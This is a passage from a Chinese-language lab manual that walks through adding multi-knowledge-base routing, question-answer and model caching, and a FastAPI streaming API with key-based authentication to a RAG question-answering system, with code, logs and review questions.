270             files.INDEX_DIR = './basic_faiss_db'
271         else:
272             files.INDEX_DIR = './basic_faiss_db2'
273         files.faiss_db = None
274         mode = 'rag'
275     else:
276         mode = "no_rag"
277 #-----添加多知识库路由的相关代码-----
278 gen = rag if mode == "rag" else no_rag

```

代码如下：

```

#-----添加多知识库路由的相关代码-----
#覆盖了 RAG 路由的功能，所以需要注释 RAG 开关的相关代码
if mode == "auto":
    import rag_router
    print("自动模式")
    use_rag = rag_router.vector_db_route(query)
    print(f"多知识库路由结果:{ use_rag }")

    if use_rag["need_rag"]:
        global faiss_db
        if use_rag["vector_db_name"] == "basic_faiss_db":
            files.INDEX_DIR = './basic_faiss_db'
        else:
            files.INDEX_DIR = './basic_faiss_db2'
        files.faiss_db = None
        mode = 'rag'
    else:
        mode = "no_rag"
#-----添加多知识库路由的相关代码-----

```

并保存脚本。

步骤 3 运行测试

Terminal 中输入：

```
python rag.py
```

前端界面刷新后，输入测试问题：

在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

在 Terminal 中输出的日志信息中有如下的内容：

```
* Running on http://172.17.0.2:7861
Press CTRL+C to quit
172.31.65.217 - - [15/May/2026 22:03:44] "GET / HTTP/1.1" 200 -
自动模式
basic_faiss_db
多知识库路由结果: {'need_rag': True, 'vector_db_name': 'basic_faiss_db', 'query_type': '专业知识', 'label': 0, 'confidence': 0.856}
原始问题:
```

测试问题是知识库相关内容，输出结果证明多知识库路由功能生效。

13.3 思考题

问题：什么是多知识库路由机制，它在 RAG 中有什么作用？

参考答案：

多知识库路由会先判断用户问题所属业务领域，自动分发至对应专属知识库检索，而非全库检索。例如运维场景区分告警、设备性能两类知识库。可缩小检索范围，减少无关分块召回，提升检索速度与精度；同时隔离不同业务数据，实现权限管控，降低重排序运算开销，减少无关信息造成的模型幻觉。

13.4 实验小结

本实验通过构建 2 个知识库的方式，让学员学会通过训练路由模型，来根据 query 的类别选择适合检索的知识库，提高检索效率的同时减少无关内容的干扰。

14 缓存机制

14.1 实验介绍

14.1.1 关于本实验

对于问题问答和模型进行缓存，不用每次问答都重新加载模型，如果问答命中缓存，回答的效率将更高。

14.1.2 实验目的

- 掌握缓存机制的使用。

14.1.3 实验规划

先准备问答的缓存，再准备路由模型的缓存，然后再配置代码根据情况清除缓存，最后进行缓存效果验证。

14.2 实验操作

14.2.1 实现历史问答的数据缓存

在 rag.py 脚本中补充记录问答历史的缓存变量，同时在 rag.py 中进行调用。

步骤 1 实现问答缓存的代码

```
#-----添加【问题->答案】缓存-----  
from collections import OrderedDict  
# ===== 问答缓存 =====  
MAX_CACHE_SIZE = 10 # 最多保存最近 10 条  
QA_CACHE = OrderedDict() # LRU 缓存结构  
  
def save_to_cache(query: str, answer: str):  
    """保存到缓存，自动淘汰最旧的"""  
    if query in QA_CACHE:  
        del QA_CACHE[query] # 去重  
  
    QA_CACHE[query] = answer
```

```

if len(QA_CACHE) > MAX_CACHE_SIZE:
    QA_CACHE.popitem(last=False) # 删除最早的


def get_from_cache(query: str):
    """从缓存获取答案，没有则返回 None"""
    if query in QA_CACHE:
        QA_CACHE.move_to_end(query) # 标记为最近使用
        return QA_CACHE[query]
    return None

def clear_qa_cache():
    """
    清空问答缓存
    【关键】FAISS 索引更新 / 知识库更新时必须调用
    """
    QA_CACHE.clear()
    print("☑ 问答缓存已清空")

#-----添加【问题->答案】缓存-----

```

上述代码的存放位置：



```

rag.py hcie_rag_code rag_router.py hcie_rag rag_router.py hcie_rag build_vector.py kb_route
hcie_rag_code > rag.py
5 import ragas_batch
6
7 faiss_db = None
8
9 #-----添加【问题->答案】缓存-----
10 from collections import OrderedDict
11 # ----- 问答缓存 -----
12 MAX_CACHE_SIZE = 10 # 最多保存最近10条
13 QA_CACHE = OrderedDict() # LRU 缓存结构
14
15 def save_to_cache(query: str, answer: str):
16     """保存到缓存，自动淘汰最早的"""
17     if query in QA_CACHE:
18         del QA_CACHE[query] # 去重
19
20     QA_CACHE[query] = answer
21     if len(QA_CACHE) > MAX_CACHE_SIZE:
22         QA_CACHE.popitem(last=False) # 删除最早的
23
24
25 def get_from_cache(query: str):
26     """从缓存获取答案，没有则返回 None"""
27     if query in QA_CACHE:
28         QA_CACHE.move_to_end(query) # 标记为最近使用

```

步骤 2 stream_chat 函数中补充调用代码

缓存的调用逻辑如果缓存中存在某个问题，直接用缓存来回答：


```

hcie_rag > rag.py
320 # print("自动模式")
321 # use_rag = need_rag(query)
322 # print(f"need_rag:{ use_rag }")
323 # if use_rag:
324 #     mode = 'rag'
325 # else:
326 #     mode = "no_rag"
327 #-----添加RAG开关的相关代码-----
328
329 #-----添加问题->答案缓存的相关代码-----
330 # 先查缓存, 没有再走路由
331 cached_answer = get_from_cache(query)
332 if cached_answer is not None:
333     print("⚡ 使用缓存回答")
334     # 直接返回缓存的答案流
335     def temp_stream():
336         yield cached_answer
337     return Response(temp_stream(), mimetype="text/plain")
338 #-----添加问题->答案缓存的相关代码-----
339
340 #-----添加多知识库路由的相关代码-----
341 #覆盖了RAG路由的功能, 所以需要注释RAG开关的相关代码
342 if mode == "auto":
343     import rag_router

```

代码如下:

```

#-----添加问题->答案缓存的相关代码-----
# 先查缓存
cached_answer = get_from_cache(query)
if cached_answer is not None:
    print("⚡ 使用缓存回答")
    # 直接返回缓存的答案流
    def temp_stream():
        yield cached_answer
    return Response(temp_stream(), mimetype="text/plain")
#-----添加问题->答案缓存的相关代码-----

```

步骤 3 获取完整答案

在 rag.py 的 stream_chat 函数中, 实现一个一边返回答案流, 一边缓存完整答案。

代码位置:

```

322 mode = "no_rag"
323 #-----添加多知识库路由的相关代码-----
324 gen = rag if mode == "rag" else no_rag
325
326 #-----添加问题->答案缓存的相关代码-----
327
328 answer_content = ""
329
330 # 包装一个函数，一边返回流，一边缓存完整答案
331 def stream_and_cache():
332     nonlocal answer_content
333     for chunk in stream_wrapper(query, mode, gen):
334         answer_content += chunk
335         yield chunk
336     # 流结束后，把完整答案存入缓存
337     save_to_cache(query, answer_content)
338     print("✅ 答案已缓存")
339
340 #-----添加问题->答案缓存的相关代码-----
341
342 return Response(
343     stream_wrapper(query, mode, gen),
344     mimetype="text/plain"
345 )

```

由于需要缓存完整答案，需要封装 stream_wrapper 函数，获取每个返回数据流并及时通过 yield 传给前端，并拼接每次的返回结果。

代码及注释如下：

```

#-----添加问题->答案缓存的相关代码-----
answer_content = ""
# 包装一个函数，一边返回流，一边缓存完整答案
def stream_and_cache():
    # 声明 answer_content 来自外部作用域（不是函数内部局部变量）
    nonlocal answer_content

    # 遍历流式返回的每一段内容（调用流式生成器）
    for chunk in stream_wrapper(query, mode, gen):
        # 把每一段小片段拼接完整答案里
        answer_content += chunk
        # 把当前片段【实时返回/推送给前端】，实现打字机效果
        yield chunk

    # -----
    # 流式输出全部结束后执行下面逻辑
    # -----

    # 将【完整拼接好的答案】保存到缓存（下次相同问题直接读取）
    save_to_cache(query, answer_content)

    # 控制台打印提示：答案已成功缓存
    print("✅ 答案已缓存")

```

```
#-----添加问题->答案缓存的相关代码-----
```

步骤 4 修改流式输出+答案缓存的接口

在 stream_chat 函数中最后的返回结果中，实现对上一步封装函数的调用，注释原有的返回代码，添加新的代码。

```
337     save_to_cache(query, answer_content)
338     print("✅ 答案已缓存")
339
340     #-----添加问题->答案缓存的相关代码-----
341
342     #-----修改问题->答案缓存的相关代码-----
343     # return Response(
344     #     stream_wrapper(query, mode, gen),
345     #     mimetype="text/plain"
346     # )#这个代码在不是“问题-答案”缓存时需放开注释
347     return Response(
348         stream_and_cache(),
349         mimetype="text/plain"
350     )
351     #-----修改问题->答案缓存的相关代码-----
352
353
354 # 文档上传
355 @app.route('/upload', methods=['POST'])
356 def upload():
357     for f in request.files.getlist("file"):
```

代码以及解释如下：

```
# 下面是【无缓存、直接流式返回】的原始接口代码
# 功能：直接返回流式生成的答案，不做缓存
# 注释原因：当前项目启用了【问题-答案缓存】功能，所以这段代码被注释
# return Response(
#     stream_wrapper(query, mode, gen), # 直接流式返回答案
#     mimetype="text/plain"           # 返回数据类型：纯文本流
# )

# 当前启用【流式输出 + 答案缓存】的返回接口
return Response(
    stream_and_cache(),                # 一边流式输出，一边拼接完整答案并缓存
    mimetype="text/plain"             # 返回数据类型：纯文本流
)
```

14.2.2 实现模型的缓存

在 rag_router.py 脚本中将模型存放在缓存中。

步骤 1 模型缓存的代码实现

在 rag_router.py 脚本中如下位置开始 添加代码：

```

hcie_rag_code > rag_router.py
48     return 0 # 0 = 不需要RAG
49 else:
50     return 1
51
52 # ===== 模型缓存配置【只加载一次，重新训练后重置】 =====
53 ROUTER_CACHE = {
54     "tokenizer": None, #切词模型
55     "model": None     #意图分类模型
56 }
57
58 #获取缓存模型的函数
59 def get_router_model():
60     """
61     🔥 核心：全局模型缓存
62     第一次调用：加载模型 → 存入缓存
63     之后调用：直接从缓存返回
64     """
65     global ROUTER_CACHE
66
67     # ✅ 如果已经缓存，直接返回
68     if ROUTER_CACHE["model"] is not None:
69         return (
70             ROUTER_CACHE["tokenizer"],
71             ROUTER_CACHE["model"]

```

代码如下：

```

# ===== 模型缓存配置【只加载一次，重新训练后重置】
=====
ROUTER_CACHE = {
    "tokenizer": None, #切词模型
    "model": None     #意图分类模型
}

#获取缓存模型的函数
def get_router_model():
    """
    🔥 核心：全局模型缓存
    第一次调用：加载模型 → 存入缓存
    之后调用：直接从缓存返回
    """
    global ROUTER_CACHE

    # ✅ 如果已经缓存，直接返回
    if ROUTER_CACHE["model"] is not None:
        return (
            ROUTER_CACHE["tokenizer"],
            ROUTER_CACHE["model"]
        )

    # ✅ 第一次加载：只执行一次
    print(" 🔵 首次加载路由模型（缓存中...）")

```

```

tokenizer = BertTokenizer.from_pretrained(MODEL_PATH)
model = BertForSequenceClassification.from_pretrained(MODEL_PATH).to(DEVICE)
model.eval() # 推理模式 (禁用 dropout, 加速)

# ☒ 存入缓存
ROUTER_CACHE["tokenizer"] = tokenizer
ROUTER_CACHE["model"] = model

return tokenizer, model

#清空缓存
def clear_router_model_cache():
    """
    ✂ 清空模型缓存
    用途：重新训练模型、更新模型文件后调用
    """
    global ROUTER_CACHE
    ROUTER_CACHE["tokenizer"] = None
    ROUTER_CACHE["model"] = None
    print("☒ 路由模型缓存已清空！")

```

步骤 2 获取缓存模型

在 `vector_db_route` 函数添加获取缓存模型的代码，如果有缓存就直接获取缓存的模型，如果没有就训练后再缓存。

```

217
218 # ===== 路由选择接口 (多知识库路由) =====
219 def vector_db_route(query: str):
220
221     try:
222         #-----模型缓存设置-----
223         #因模型缓存设置，需将下面2行注释
224         # tokenizer = BertTokenizer.from_pretrained(MODEL_PATH)
225         # model = BertForSequenceClassification.from_pretrained(MODEL_PATH).to(DEVICE)
226         tokenizer,model = get_router_model()
227         #-----模型缓存设置-----
228     except:

```

代码如下：

```

#-----模型缓存设置-----
#因模型缓存设置，需将下面 2 行注释
# tokenizer = BertTokenizer.from_pretrained(MODEL_PATH)
# model = BertForSequenceClassification.from_pretrained(MODEL_PATH).to(DEVICE)
tokenizer,model = get_router_model()
#-----模型缓存设置-----

```

14.2.3 清除缓存的设置

在需要刷新缓存的时候清空缓存，涉及脚本 `rag_router.py` 和 `rag.py`。

步骤 1 rag_router.py 补充清除缓存的代码

在 train_router_model 函数中，添加清除缓存的代码：

```
rag.py hcie_rag_code rag.py hcie_rag rag_router.py X kb_router.py files.py
hcie_rag_code > rag_router.py
119
120     return {
121         "input_ids": inputs["input_ids"].flatten(),
122         "attention_mask": inputs["attention_mask"].flatten(),
123         "label": torch.tensor(label, dtype=torch.long)
124     }
125
126 # ===== 训练函数 =====
127 def train_router_model():
128     #-----清空模型缓存-----
129     clear_router_model_cache()
130     #-----清空模型缓存-----
131
132     # 1. 加载数据
133     df = pd.read_csv("../data/ft_data.csv", header=None, names=["text", "label"])
134     texts = df["text"].values
135     #-----多知识库路由 (标签保持原样) -----
136     labels = [label_map(1) for 1 in df["label"].values] #RAG开关的代码要注释
137     labels = df["label"].values
138     #-----多知识库路由 (标签保持原样) -----
```

代码如下：

```
#-----清空模型缓存-----
clear_router_model_cache()
#-----清空模型缓存-----
```

步骤 2 rag.py 的 upload 函数清除缓存

在 upload 函数中，如果上传数据则知识向量库会发生变化，应当清除对话缓存和模型缓存。


```
rag.py hcie_rag_code X rag.py hcie_rag rag_router.py hcie_rag_code rag_router.py hcie_rag kb_router.py
hcie_rag_code > rag.py
347     return Response(
348         stream_and_cache(),
349         mimetype="text/plain"
350     )
351     #-----修改问题->答案缓存的相关代码-----
352
353 # 文档上传
354 @app.route('/upload', methods=['POST'])
355 def upload():
356     for f in request.files.getlist("file"):
357         if f.filename:
358             path = os.path.join(DATA_DIR, secure_filename(f.filename))
359             f.save(path)
360             add_file_to_index(path)
361
362     #-----应清空缓存-----
363     import rag_router
364     rag_router.clear_router_model_cache()
365     clear_qa_cache()
366     #-----应清空缓存-----
367     return redirect('/')
```


代码如下：

```
#-----应清空缓存-----
import rag_router
rag_router.clear_router_model_cache()
clear_qa_cache()
#-----应清空缓存-----
```

步骤 3 rag.py 的 delete_selected 函数清除缓存

在 delete_selected 函数中，如果删除数据则知识向量库会发生变化，应当清除对话缓存和模型缓存。



```
rag.py hcie_rag_code X rag.py hcie_rag rag_router.py hcie_rag_code rag_router.py hcie_rag kb_rout
hcie_rag_code > rag.py
368
369 # 删除选中文件
370 @app.route('/delete_selected', methods=['POST'])
371 def delete_selected():
372     for f in request.form.getlist("selected_files"):
373         p = os.path.join(DATA_DIR, f)
374         if os.path.exists(p):
375             os.remove(p)
376             delete_file_from_index(f)
377     #-----应清空缓存-----
378     import rag_router
379     rag_router.clear_router_model_cache()
380     clear_qa_cache()
381     #-----应清空缓存-----
382     return redirect('/')
383
384 # 对选中文件构建索引
385 @app.route('/build_selected_index', methods=['POST'])
386 def build_selected_index():
387     for f in request.form.getlist("selected_files"):
```

步骤 4 rag.py 的 build_selected_index 函数清除缓存

在 build_selected_index 函数中，如果对选中文档进行构建索引，则知识向量库会发生变化，应当清除对话缓存和模型缓存。


```
rag.py hcie_rag_code X rag.py hcie_rag rag_router.py hcie_rag_code rag_router.py hcie_rag kb_router
hcierag_code > rag.py
384 # 对选中文件构建索引
385 @app.route('/build_selected_index', methods=['POST'])
386 def build_selected_index():
387     for f in request.form.getlist("selected_files"):
388         p = os.path.join(DATA_DIR, f)
389         if os.path.exists(p):
390             #先清除，确保无重复
391             delete_file_from_index(f)
392             #再新增
393             add_file_to_index(p)
394         #-----应清空缓存-----
395         import rag_router
396         rag_router.clear_router_model_cache()
397         clear_qa_cache()
398         #-----应清空缓存-----
399     return redirect('/')
400
401 # 上传评估文件并执行RAGAS评估
402 @app.route('/upload_eval', methods=['POST'])
403 def upload_eval():
```

步骤 5 rag.py 的 clear_history 函数清除缓存

在 clear_history 函数中，如果需要清空对话历史，则应当清除对话缓存。

```
rag.py hcie_rag_code rag.py hcie_rag rag_router.py hcie_rag_code rag_router.py hcie_rag
hcierag_code > rag.py
423 Thread(target=run_ragas_eval, args=(save_path,), daemon=True).start
424 print(" [线程已启动] ")
425 print("=" * 50)
426 return redirect('/')
427 except Exception as e:
428     print("上传异常: ", e)
429     return redirect('/')
430
431 # 清空对话历史
432 @app.route('/clear_history')
433 def clear_history():
434     global chat_history
435     chat_history = []
436     #-----应清空 [问题-答案] 缓存-----
437     clear_qa_cache()
438     #-----应清空 [问题-答案] 缓存-----
439     return redirect('/')
440
441 # 清空所有数据
442 @app.route('/clear_all')
443 def clear_all():
444     global faiss_db, chat_history
```

步骤 6 rag.py 的 clear_all 函数清除缓存

在 clear_all 函数中，需要清空所有的缓存。

```
rag.py hcie_rag_code X rag.py hcie_rag rag_router.py hcie_rag_code rag_router.py hcie_rag kb_r
hcie_rag_code > rag.py
441 # 清除所有数据
442 @app.route('/clear_all')
443 def clear_all():
444     global faiss_db, chat_history
445     chat_history = []
446     faiss_db = None
447     #-----应清空缓存-----
448     import rag_router
449     rag_router.clear_router_model_cache()
450     clear_qa_cache()
451     #-----应清空缓存-----
452     ragas_batch.ragas_result = {}
453     ragas_batch.ragas_progress = {"status": "等待评估", "progress": 0, "current": 0, "total": 0}
454     shutil.rmtree(DATA_DIR, ignore_errors=True)
455     shutil.rmtree(INDEX_DIR, ignore_errors=True)
456
457     os.makedirs(DATA_DIR)
458     os.makedirs(INDEX_DIR)
```

14.2.4 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

前端界面刷新后，输入测试问题：

在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

在 Terminal 中输出的日志信息中有如下的内容：

```
172.31.65.217 - - [16/May/2026 10:21:58] "POST /stream_chat HTTP/1.1" 200 -
---RAG模式的反思机制-----
{'pass': True, 'reason': '回答内容完全源自参考资料。系统处理方式（保留物理层 LOS 告警、压缩派生告警、最终上送 1 条）准确对应资料中场景：隧道层>业务层、底层优先、次要告警屏蔽）准确对应资料中根因保留优先级、层级关联识别规则及抑制策略。所有陈述均有原文依据，无幻觉或捏造。'}
-----反思过程结束-----
✅ 答案已缓存
```

可以看到答案已缓存。

前端界面：

RAG 智能问答系统

有派生告警**全部压缩屏蔽**。

- * **最终结果**：系统最终只上送**1 条有效告警**（即物理层 LOS 告警）。
- * **运维影响**：运维人员仅需排查该物理端口即可，无需处理上层派生告警，从而大幅提升排查效率（参考规范中“场景一：单网元根因告警引发多派生告警”）。

****2. 依据的优先级规则****

这种处理方式严格遵循以下核心规则：

- * **根因保留优先级顺序**：物理层 > 隧道层 > 业务层**。
- * **层级关联识别规则**：IPRAN 网络故障传播遵循“底层故障引发上层故障”的原则。当同一网元或同一链路同时出现多层级告警时，**优先判定底层告警为根因告警，上层告警均判定为派生告警**。
- * **压缩执行标准**：当不同层级的告警同时出现时，优先保留底层告警作为根因，上层告警全部压缩；次要告警在根因告警存在时自动屏蔽。

✅ 答案已通过反思校验

输入问题...

自动模式

发送

清空对话

检索内容

IPRAN（IP Radio Access Network）即IP化无线接入网，是承载移动网络业务的核心基础设施，广泛应用于省级、市级运营商的PON+IPRAN融合承载网络中。随着5G业务的普及和物联网设备的大规模接入，IPRAN网络的覆盖范围不断扩大，网元数量激增，在故障发生时会产生大量重复、派生、关联告警，若不进行科学有效的压缩处理，会导致运维监控系统雪崩，增加运维人员的工作负担，甚至延误故障排查时机，影响网络服务质量和用户体验。本规范为某省级运营商2025年最新发布的IPRAN专线网络告警压缩策略规范，属于企业内部非公开技术文档，包含专属告警编码、根因识别规则、压缩参数配置等核心私有知识...

来源：文档1：IPRAN 专线告警特征与压缩规则.txt

再次输入同样的问题，会根据缓存的答案直接回答：



可以尝试上传文档来看系统的对问答缓存和模型缓存的影响。



上传文档后，产生新的文件，会清除之前的缓存对话和模型：

```

172.31.65.217 - - [16/May/2026 10:27:39] "POST /upload HTTP/1.1" 302 -
172.31.65.217 - - [16/May/2026 10:27:39] "GET / HTTP/1.1" 200 -
✓ 路由模型缓存已清空!
✓ 问答缓存已清空
172.31.65.217 - - [16/May/2026 10:29:00] "POST /upload HTTP/1.1" 302 -
172.31.65.217 - - [16/May/2026 10:29:00] "GET / HTTP/1.1" 200 -
  
```

14.3 思考题

问题：RAG 系统引入缓存机制有哪些作用？

参考答案：

缓存会存储高频问题对应的最终回答。用户重复提问时直接读取缓存，跳过查询改写、向量检索、重排、大模型推理全流程，大幅降低接口调用与算力消耗，缩短响应时延。同时减轻向量库与 LLM 服务压力，提升系统并发承载能力；针对稳定业务问题，还能统一输出口径，减少模型随机波动带来的答案差异。

14.4 实验小结

本实验通过尝试缓存机制来快速进行模型调用和历史问答的调用，命中缓存将大大提高问答效率。

15 构建 RAG 服务

15.1 实验介绍

15.1.1 关于本实验

借助 FastAPI 以及 uvicorn 实现 rag 服务：

- FastAPI：编写后端接口，处理请求、运行模型、返回答案。
- uvicorn：启动服务，让前端 / 网页能访问你的后端。

基于 FastAPI 构建的安全、流式 RAG 问答后端服务，可供智能体作为工具调用。

15.1.2 实验目的

- 搭建可服务化的 RAG 问答系统；
- 封装 API 接口，供智能体作为外部工具调用。

15.1.3 实验规划

先新建 `api_server.py` 脚本提供对外的 API 服务，然后将 `api_server.py` 使用的 RAG 能力通过 `rag.py` 提供。

再准备 `client_request.py` 用于测试 `api_server.py` 的 RAG 服务可用。

最后再分别启动 `api_server.py` 和 `client.py` 进行运行测试。

15.2 实验操作

15.2.1 新建脚本 `api_server.py` 实现 RAG 服务

这段代码是一个基于 FastAPI 构建的安全、流式 RAG 问答后端服务，整体思路为：

首先通过 FastAPI 创建接口服务并配置接口信息，定义请求体格式与 API-KEY 鉴权机制，对访问 `/api/rag` 接口的请求进行身份校验，未授权或密钥无效则直接拦截；

鉴权通过后，接收前端传入的用户问题，调用 `basic_rag_with_stream` 实现 RAG 问答逻辑，并通过异步流式生成器将答案以文本事件流（SSE）的形式逐段返回给前端，实现打字机式的实时展示效果；

最后通过 uvicorn 启动服务，让接口可以在网络上被访问，整体实现了鉴权安全、流式响应、RAG 问答等能力。

对应代码：

```
from fastapi import FastAPI, Header, HTTPException
from fastapi.responses import StreamingResponse
from pydantic import BaseModel
import asyncio
import warnings
warnings.filterwarnings("ignore")

# 导入模块
from rag import basic_rag_with_stream

app = FastAPI(title="RAG 流式问答接口")

# ===== 密钥配置 =====
VALID_API_KEY = "my_secure_rag_key_2025"

# 请求体
class QueryRequest(BaseModel):
    question: str

# ===== 流式 RAG 接口 =====
@app.post("/api/rag")
async def rag_stream_api(
    request: QueryRequest,
    authorization: str = Header(None)
):
    # 1. 鉴权
    if not authorization or not authorization.startswith("Bearer "):
        raise HTTPException(status_code=401, detail="未授权或格式错误")
    api_key = authorization.split(" ")[1]
    if api_key != VALID_API_KEY:
        raise HTTPException(status_code=403, detail="密钥无效")

    # 2. 流式生成器
    async def stream_generator():
        # 流式 RAG 生成（改成 yield 输出）
        async for chunk in basic_rag_with_stream(request.question):
            yield f"data: {chunk}\n\n"
        await asyncio.sleep(0.01) # 模拟打字机效果

    return StreamingResponse(
        stream_generator(),
        media_type="text/event-stream"
    )
```




```
if __name__ == "__main__":
    import uvicorn
    uvicorn.run("api_server:app", host="0.0.0.0", port=7861)
```

15.2.2 rag.py 提供对 api_server.py 的接口

将 RAG 的功能封装成智能体 RAG 的工具，检索相似文档 → 调用大模型流式生成。

rag.py 中添加封装工具的代码，在如下位置开始添加：



```
rag.py hcie_rag_code X  api_server.py hcie_rag  api_server.py hcie_rag_code  client_request.py hcie_rag
hcie_rag_code > rag.py
75
76
77
78     return resp.choices[0].message.content.strip()
79
80
81 # =====封装智能体RAG的工具=====
82 async def basic_rag_with_stream(query):
83     """
84     作用：RAG 模式流式回答 → 检索相似文档 → 调用大模型流式生成
85     输入：用户问题 query
86     输出：流式 JSON 字符串
87     """
88     from retriever import hybrid_search
89
90     init_models()
91     init_faiss()
92
93     faiss_db = files.faiss_db
94     if not faiss_db:
95         print("请先上传文档构建索引")
96         yield json.dumps({"content": "请先上传文档构建索引"}, ensure_ascii=False)
97         return
98     #---混合检索-----
99     print("-----混合检索-----")
```

代码如下：

```
# =====封装智能体 RAG 的工具=====
async def basic_rag_with_stream(query):
    """
    作用：RAG 模式流式回答 → 检索相似文档 → 调用大模型流式生成
    输入：用户问题 query
    输出：流式 JSON 字符串
    """
    from retriever import hybrid_search

    init_models()
    init_faiss()

    faiss_db = files.faiss_db
    if not faiss_db:
        print("请先上传文档构建索引")
        yield json.dumps({"content": "请先上传文档构建索引"}, ensure_ascii=False)
        return
    #---混合检索-----
```



```
print("-----混合检索-----")
docs = hybrid_search(faiss_db, query, k=3)
context_text = chr(10).join([d.page_content for d in docs[:3]])
print(f"-----检索结果-----{context_text}")
